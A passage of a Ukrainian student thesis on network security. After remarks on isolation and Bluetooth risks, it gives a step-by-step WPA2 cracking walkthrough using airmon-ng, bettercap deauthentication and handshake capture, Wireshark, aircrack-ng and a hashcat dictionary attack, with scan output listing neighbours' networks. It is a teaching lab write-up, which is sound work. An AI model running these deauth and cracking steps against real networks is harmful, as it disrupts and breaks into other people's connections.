Підвищити загальну безпеку можна поєднавши систему повної ізоляції та обмеженої передачі даних. Тобто єдина передача по повітрю яка буде використовуватися буде містити лише зняті показники, або зашифровані дані. Потім ці дані передаються на приймаючий пристрій. Який має лише одну просту функцію, а саме прийняти ці дані та передати далі по кабельному зв'язку. Тобто максимум що нам зможуть заподіяти це пошкодити/заблокувати/чи взяти зашифровані дані. Що ніяк не вплине на роту в цілому на систему.

Згрупувавши інформацію можна виділити основні способи захисту мережі:

- Виключити людський фактор з роботи системи
- Використовувати 2 системи для обробки даних:
- Головна для всіх обчислень та обробки даних
- Система зчитування та передачі даних по захищеному каналу (кабелю)
- Надати людині обмежений доступ до системи
- Використовувати власні точки доступу для зв'язку з глобальною мережею.

На перший погляд, технологія *Bluetooth* доволі непогана. Однак головним недоліком є низький рівень безпеки цієї технології. І досить легко передавати дані між підключеними пристроями через *Bluetooth*. Якщо це дисплей датчика тиску в шинах, в ньому немає нічого поганого. Однак ви також можете отримати доступ до пристроїв, які передають дані один одному. І це вже створює загрозу як приватності, так і можливій втраті коштів, повному контролю над об'єктом тощо.

Тому, використовуючи технологію *Bluetooth*, спочатку потрібно подбати про безпеку даних. Однак не використовуйте цю технологію, якщо існує ризик втрати персональних даних. Іншими словами, НЕ використовуйте цю технологію як основу для передачі даних.

Нарешті, я б не рекомендував використовувати технологію *Bluetooth* для передачі цінних даних. Або що запитуваний пристрій НЕ безпосередньо підключений до головного комп'ютера. Наприклад, ви можете використовувати цей метод для "вкладання" даних.

Спочатку датчики передають дані на комп'ютер через *Bluetooth*. Цей комп'ютер має лише ряд команд, а самі дані приймаються та надсилаються іншими засобами, наприклад, кабелем. Це може захистити головний комп'ютер, але для безпечної роботи всієї системи потрібно використовувати додаткові інструменти та утиліти.

РОЗДІЛ 3

СПОСОБИ ВЗЛОМУ WI-FI МЕРЕЖІ

3.1. Моніторинг мережі

Якщо до комп'ютера підключений *USB Wi-Fi* адаптер, включимо його в такий спосіб: Пристрої → *USB* → *MediaTek 802.11 n* W рис. 3.1.




Рис. 3.1. Ввімкнення безпроводного *USB Wi-Fi* адаптеру в Kali Linux в *VirtualBox*.

Кафедра КСМ

НАУ 21 13 31 000 ПЗ

Виконав	Дебольський О.С.			Способи взлому Wi-Fi мережі	Літера	Аркуш	Аркушів
Керівник	Антонов В.К.					47	70
Консульт.					123 КС-431Б		
Норм. контр.	Журавель С.В.						
Зав. Каф.	Жуков І.А.						
					47		

Дізнаємося ім'я *Wi-Fi* адаптера за допомогою команди *ifconfig* або *ip* а рис. 3.2.

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 88:ee:44:14:00:17 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Рис. 3.2. Дізнаємося ім'я адаптера командою *ifconfig*

У нашому випадку адаптер називається *w0*.

Спочатку відключимо непотрібні процеси рис. 3.3:

```
>sudo airmon-ng check kill
```

Рис. 3.3. відключаємо непотрібні процеси

Потім перемкнемо адаптер в режим моніторингу рис. 3.4:

```
>sudo airmon-ng start w0
```

Рис. 3.4. перемкаємо адаптер в режим моніторингу

Запустимо *bettercap* наступною командою рис. 3.5:

```
(kali㉿kali)-[~]
$ sudo bettercap --iface wlan0
bettercap v2.28 (built for linux amd64 with go1.15.5) [type 'help' for a list of commands]
wlan0 »
```

Рис. 3.5 Запуск *bettercap* в *Kali Linux*

Почнемо «слухати» *Wi-Fi*, ввівши в термінал *wifi.recon* оп рис. 3.6.

```
kali@kali: ~
File Actions Edit View Help
L$ sudo bettercap --iface wlan0
bettercap v2.28 (built for linux amd64 with go1.15.5) [type 'help' for a list of commands]

wlan0 » wifi.recon on
[03:47:33] [sys.log] [inf] wifi using interface wlan0 (12:34:56:78:9A:BC)
[03:47:33] [sys.log] [war] wifi could not set interface wlan0 txpower to 30, 'Set Tx Power' requests
not supported
wlan0 » [03:47:34] [sys.log] [inf] wifi started (min rssi: -200 dBm)
wlan0 » [03:47:34] [sys.log] [inf] wifi channel hopper started.
wlan0 » [03:47:34] [wifi.ap.new] wifi access point MERCUSYS (-23 dBm) detected as 12:34:56:78:9A:BC
(Shenzhen Mercury Communication Technologies Co.,Ltd.).
wlan0 » [03:47:41] [wifi.ap.new] wifi access point Keenetic-3586 (-61 dBm) detected as 12:34:56:78:9A:BC
(Zyxel Communications Corporation).
wlan0 » [03:47:41] [wifi.ap.new] wifi access point Ludmila (-59 dBm) detected as 12:34:56:78:9A:BC
(Netgear).
wlan0 » [03:47:42] [wifi.ap.new] wifi access point SkyNet 59 (-67 dBm) detected as 12:34:56:78:9A:BC
(ASUSTek COMPUTER INC.).
wlan0 » [03:47:42] [wifi.ap.new] wifi access point 1108 (-69 dBm) detected as 12:34:56:78:9A:BC
(Tp-Link Technologies Co.,Ltd.).
wlan0 » [03:47:42] [wifi.ap.new] wifi access point JAGUAR (-65 dBm) detected as 12:34:56:78:9A:BC
(ASUS).
wlan0 » [03:47:42] [wifi.ap.new] wifi access point Rico-1 (-69 dBm) detected as 12:34:56:78:9A:BC
(D-Link International).
wlan0 » [03:47:43] [wifi.ap.new] wifi access point lazuli (-69 dBm) detected as 12:34:56:78:9A:BC
(D-Link International).
wlan0 » [03:47:43] [wifi.ap.new] wifi access point Smart_box-34 (-45 dBm) detected as 12:34:56:78:9A:BC
(Sercomm Corporation).
wlan0 » [03:47:43] [wifi.ap.new] wifi access point WiFi-DOM.ru-3166 (-51 dBm) detected as 12:34:56:78:9A:BC
(zte corporation).
wlan0 » [03:47:43] [wifi.client.new] new station b8:94:36:53:1a:50 (Huawei Technologies Co.,Ltd) d
etected for WiFi-DOM.ru-3166 (12:34:56:78:9A:BC)
```

Рис. 3.6 Моніторинг *Wi-Fi* мереж за допомогою *bettercap* в *Kali Linux*

Щоб переглянути список виявлених мереж введемо *wifi.show* рис. 3.7.

```
wlan0 » wifi.show
```

RSSI	BSSID	SSID	Encryption	WPS	Ch	Clients	Sent	Recv	Seen
-29 dBm	12:34:56:78:9A:BC	MERCUSYS	WPA2 (CCMP, PSK)	2.0 (not configured)	10				03:57:27
-37 dBm	90:c7:...	NX531J	WPA2 (CCMP, PSK)		1	1	3.2 kB	4.5 kB	03:57:23
-39 dBm	...	Smart_box-34	WPA (TKIP, PSK)		1		12 kB		03:57:23
-41 dBm	...	WiFi-DOM.ru-3166	WPA2 (CCMP, PSK)		1	1	1.5 kB	2.5 kB	03:57:23
-45 dBm	...	johan_2.4GHz	WPA2 (CCMP, PSK)	1.0	6	1	10 kB	96 B	03:57:25
-59 dBm	...	Ludmila	WPA2 (CCMP, PSK)	1.0	2	4	16 kB	162 kB	03:57:23
-59 dBm	...	Keenetic-3586	WPA2 (CCMP, PSK)	2.0	9	1	3.6 kB	678 B	03:57:26
-61 dBm	...	Wifi-Lora	WPA2 (CCMP, PSK)	1.0	5		1.5 kB	48 B	03:57:25
-63 dBm	...	1108	WPA2 (CCMP, PSK)	2.0	11		2.3 kB		03:57:25
-65 dBm	...	mikrotik64	WPA2 (CCMP, PSK)	1.0	1		4.5 kB		03:57:23
-65 dBm	...	JAGUAR	WPA2 (TKIP, PSK)	1.0	11	2	2.4 kB	1.5 kB	03:57:27
-67 dBm	...	ASUS	WPA2 (CCMP, PSK)	2.0	1		3.5 kB		03:55:09
-67 dBm	...	SkyNet 59	WPA2 (CCMP, PSK)	1.0	11		1.7 kB		03:57:27
-67 dBm	...	izet64	WPA2 (CCMP, PSK)		5				03:57:12
-69 dBm	...	lazuli	WPA2 (CCMP, PSK)		13				03:57:22
-69 dBm	...	Keenetic-3707	WPA2 (CCMP, PSK)	2.0	5		1.9 kB		03:57:25
-69 dBm	...	Interzet51	WPA2 (CCMP, PSK)		4				03:55:16
-71 dBm	...	gadovbill	WPA2 (TKIP, PSK)	1.0	6				03:55:17
-71 dBm	...	CLOUDCAM_304a267066e1	OPEN		4				03:57:24
-71 dBm	...	Denis	WPA2 (TKIP, PSK)	1.0	11				03:57:15
-71 dBm	...	Tenda_1A0890	WPA2 (CCMP, PSK)	2.0	7				03:57:24
-73 dBm	...	Rico-1	WPA2 (CCMP, PSK)		13				03:57:28

wlan0 (ch. 13) / ↑ 0 B / ↓ 1.6 MB / 10232 pkts

Рис. 3.7. Перегляд виявлених *Wi-Fi* мереж за допомогою *bettercap* в *Kali Linux*

3.2. отримання рукостискань

Виберемо мета - точка доступу *NX531J*. Спробуємо отримати рукостискання (англ. Handshake) між точкою доступу *NX531J* і підключеним до неї пристроєм. Чекаємо, коли клієнт відключиться і підключиться знову, або примусово відключимо його командою деаутентифікації: *wifi.deauth* MAC-адресу точки доступу

MAC-адреса - унікальний ідентифікатор мережевого пристрою. Його значення беремо з шпальти *BSSID*. У нашому випадку: *wifi.deauth 90: c7: aa: bb: cc: dd*.

Повторюємо цю команду, поки не перехопимо рукостискання.

*wifi.deauth ** і *wifi.deauth all* відключають всі пристрої на всіх точках доступу
рис. 3.8.

```
wlan0 » wifi.deauth 90:c7:aa:bb:cc:dd
wlan0 » [13:50:45] [sys.log] [inf] [wifi] deauthing client c4:14:00:11:33:55 (Xiaomi Communications Co Ltd) from AP NX531J (channel:1 encryption:WPA2)
wlan0 » [13:50:48] [wifi.ap.new] wifi access point CLOUDCAM_304a267066e1 (-73 dBm) detected as 90:c7:aa:bb:cc:dd
wlan0 » [13:50:51] [wifi.ap.new] wifi access point TP-Link_C43D (-71 dBm) detected as 90:c7:aa:bb:cc:dd (Tp-Link Technologies Co.,Ltd.).
wlan0 » [13:50:58] [wifi.client.new] new station 90:c7:aa:bb:cc:dd detected for Natasha [00:00:00:00:00:00]
wlan0 » [13:51:02] [wifi.client.probe] station c4:14:00:11:33:55 (Xiaomi Communications Co Ltd) is probing for SSID NX531J (-21 dBm)
wlan0 » [13:51:02] [wifi.client.handshake] captured 90:c7:aa:bb:cc:dd → NX531J (90:c7:aa:bb:cc:dd) WPA2 handshake (half) to /root/bettercap-wifi-handshakes.pcap
wlan0 » [13:51:02] [wifi.client.handshake] captured 90:c7:aa:bb:cc:dd → NX531J (90:c7:aa:bb:cc:dd) WPA2 handshake (half) to /root/bettercap-wifi-handshakes.pcap
wlan0 » [13:51:02] [wifi.client.handshake] captured 90:c7:aa:bb:cc:dd → NX531J (90:c7:aa:bb:cc:dd) WPA2 handshake (full) to /root/bettercap-wifi-handshakes.pcap
wlan0 » [13:51:05] [wifi.ap.new] wifi access point Keenetic-3707 (-71 dBm) detected as 90:c7:aa:bb:cc:dd
wlan0 » [13:51:09] [wifi.client.handshake] captured 90:c7:aa:bb:cc:dd → Natasha [00:00:00:00:00:00] RSN PMKID to /root/bettercap-wifi-handshakes.pcap
wlan0 » [13:51:14] [wifi.client.lost] station 90:c7:aa:bb:cc:dd (AzureWave Technology Inc.) disconnected from iZet64 [00:00:00:00:00:00]
wlan0 » [13:51:26] [wifi.client.new] new station 90:c7:aa:bb:cc:dd (Samsung Electro-Mechanics(Thailand)) detected for ASUS [00:00:00:00:00:00]
wlan0 » [13:51:39] [wifi.ap.new] wifi access point Tenda_1A0890 (-73 dBm) detected as 90:c7:aa:bb:cc:dd (Tenda Technology Co.,Ltd.Dongguan branch).
wlan0 » wifi.recon off
```

Рис. 3.8. Перехоплення рукостискань за допомогою bettercap в *Kali Linux*

3.3.чотиристороння рукостискання

Чотиристороння рукостискання (англ. *Four-way handshake*) - механізм створення парного перехідного ключа *PTK* для захисту трафіку.

PTK містить:

- тимчасовий ключ *TK*;
- ключ підтвердження ключа *EAPOL*;
- ключ шифрування *EAPOL-key*.

перше рукостискання

Точка доступу відправляє клієнту випадкове 32-байтне число *ANonce*.

друге рукостискання

Клієнт у відповідь генерує своє випадкове 32-байтне число *SNonce*. *ANonce*, *SNonce* і загальний *PMK* (парний майстер-ключ) утворюють *PTK* (парний перехідний ключ). У другому повідомленні клієнт відправляє *SNonce* і *MIC* (код цілісності повідомлення) точки доступу.

третє рукостискання

Точка доступу генерує свій *PTK* для перевірки значень *MIC* з другого повідомлення. Якщо все вірно, точка доступу відправляє клієнту повідомлення про застосування *PTK*.

четверте рукостискання

Клієнт підтверджує використання ключа *PTK*.

Найважливіше рукостискання - друге. На додаток до нього необхідно перше і / або третє рукостискання. Кращий мінімальний варіант - друге і третє рукостискання рис. 3.9.




Рис. 3.9. Схема чотиристороннього рукостискання точки доступу (AP) і клієнта (STA)

Файл з рукостисканнями зберігається в `/root/bettercap-wifi-handshakes.pcap`. Скопіюємо його в домашню директорію рис. 3.10:

```
sudo cp /root/bettercap-wifi-handshakes.pcap /home/kali/
```

Рис. 3.10 Копіювання в директорію

3.4. Вибір потрібних рукописок

Щоб вибрати цікавлять нас рукописки і експортувати їх в окремий файл, нам знадобиться програма для аналізу мережевих протоколів *Wireshark*.


В Ubuntu встановимо *Wireshark* рис. 3.11:

```
>sudo apt install wireshark
```

Рис. 3.11 встановлення *Wireshark*

Введемо в терміналі команду *wireshark*. Відкриється програма з графічним інтерфейсом. Натиснемо *Ctrl + O* і відкриємо файл з рукописками *bettercap-wifi-handshakes.pcap*

Відфільтруємо дані по мак-адресою *w.addr == 90:c7:aa:bb:cc:dd* і відсортуємо за часом, клікнувши по стовпцю *Time*. Також можна впорядкувати за номером *No* .. Значення *ANonce* і *SNonce* змінюються кожен сеанс, тому вибираємо рукописки, розділені невеликим часовим проміжком (десятки мілісекунд). Рукописки з різних сеансів для злому непридатні рис. 3.2.8.



No.	Time	Source	Destination	Protocol	Length	Info
125	2217.293193	zte_95: [redacted]	XiaomiCo_11: [redacted]	EAPOL	213	Key (Message 3 of 4)
124	2217.293188	XiaomiCo_11: [redacted]	zte_95: [redacted]	EAPOL	179	Key (Message 2 of 4)
122	2217.008419	zte_95: [redacted]	XiaomiCo_11: [redacted]	EAPOL	157	Key (Message 1 of 4)
123	2216.990759	XiaomiCo_11: [redacted]	zte_95: [redacted]	802.11	135	Association Request, SN=869, FN=0, Flags=....., SSID=NX531J
67	1298.052847	zte_95: [redacted]	Shenzhen_03: [redacted]	EAPOL	157	Key (Message 1 of 4)
68	1298.052844	zte_95: [redacted]	Broadcast	802.11	259	Beacon frame, SN=584, FN=0, Flags=....., BI=100, SSID=NX531J
121	1263.661239	zte_95: [redacted]	Broadcast	802.11	259	Beacon frame, SN=244, FN=0, Flags=....., BI=100, SSID=NX531J
63	151.276082	zte_95: [redacted]	D-LinkIn_7c: [redacted]	EAPOL	151	Key (Message 1 of 4)
61	151.274165	zte_95: [redacted]	D-LinkIn_7c: [redacted]	EAPOL	151	Key (Message 1 of 4)
59	151.272338	zte_95: [redacted]	D-LinkIn_7c: [redacted]	EAPOL	151	Key (Message 1 of 4)
57	151.270395	zte_95: [redacted]	D-LinkIn_7c: [redacted]	EAPOL	151	Key (Message 1 of 4)
55	151.268484	zte_95: [redacted]	D-LinkIn_7c: [redacted]	EAPOL	151	Key (Message 1 of 4)

Рис. 3.12. Перегляд рукописок в програмі *Wireshark*

Як видно, ми отримали перше, друге і третє рукописки. Виділимо всі рукописки *EAPOL*, файл з ім'ям мережі *SSID* (в нашому випадку це *Association Request*) і натиснемо *File* → *Export Specified Packets* рис. 3.13.




Рис. 3.13. Експорт рукописки в програмі WireShark

Відкриється діалогове вікно, в якому виберемо *Selected packets only* і збережемо файл під назвою *hs.pcap* рис. 3.14.




Рис. 3.14. Збереження рукописки в програмі WireShark

3.5. Отримуємо пароль

Для початку, конвертуємо файл `hs.pcap` в файл `hs.hccapx` (в команді новий файл пишеться без розширення, тільки назва):

```
>sudo aircrack-ng -j /home/kali/hs /home/kali/hs.pcap
```

Рис. 3.15. Конвертація файлу `hs.pcap` в файл `hs.hccapx`

Це потрібно, щоб програма по розшифровці хешу `hashcat` змогла прочитати файл. Вона підбирає паролі за допомогою ЦП та / або ДП рис. 3.16.

```
(kali@kali)-[~]
└─$ sudo aircrack-ng -j hs hs.pcap
[sudo] password for kali:
Reading packets, please wait...
Opening hs.pcap
Read 4 packets.

# BSSID          ESSID          Encryption
-----
1 90:C7:84:9F:5D  NX531J        WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening hs.pcap
Read 4 packets.

1 potential targets

Building Hashcat (3.60+) file...
[*] ESSID (length: 6): NX531J
[*] Key version: 2
[*] BSSID: 90:C7:84:9F:5D
[*] STA: C4:0B:4E:4D:4E:4D
[*] anonce:
  F3 C8 84 F8 40 9D 62 9F E3 5D
[*] snonce:
  10 61 29 5A 40 9A EC C7 7A A4
[*] Key MIC:
  FA 55 E1 62 CF
[*] eapol:
  01 03 00 75 02 01 10 61 29 5A
  72 9A EC C7 7A 04 00 00 00 00
  00 00 00 00 00 00 00 16 30 14
  04 01 00 00 0F

Successfully written to hs.hccapx
```

Рис. 3.16. Конвертація з `.pcap` в `.hccapx` утилітою `hashcat`

3.6. Підбір за словником

В Ubuntu встановимо hashcat командою рис. 3.17:

```
sudo apt install hashcat
```

Рис. 3.17. Встановлення hashcat

Словник - txt-файл з одним словом в кожному рядку (рис. 16) Створимо або завантажити словник (див. Дод. Матеріали) і помістимо його в `/home/kali`, або `/home/USERNAME` для *Ubuntu* рис. 3.18.




Рис. 3.18. Приклад словника для атаки по словнику

Пароль від моєї точки доступу: `qwerty12`. Він присутній в словнику для підбору пароля.

Щоб почати перебір по словнику введемо команду рис. 3.19:

```
hashcat --force -m2500 -a0 /home/kali/hs.hccapx /home/kali/dic.txt
```

Рис. 3.19. Перебір по словнику

Розшифруємо значення опцій:

--*force* - приховати помилки.

-m2500 - тип зламуваного хешу WPA-EAPOL-PBKDF2.

-a0 - атака по словнику. Можна без цього прапора, так як він працює за замовчуванням.

/home/kali/hs.hssapx - файл хешу.

/home/kali/dic.txt - СЛОВНИК.

У разі успіху статус злому прийме значення *Cracked* і ми отримаємо пароль (рис. 3.20).

```

kali@kali:~$ hashcat --force -m2500 /home/kali/hs.hccapx /home/kali/dic.txt
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2650 v3 @ 2.30GHz, 12538/12602 MB (4096 MB allocatable), 10MCU

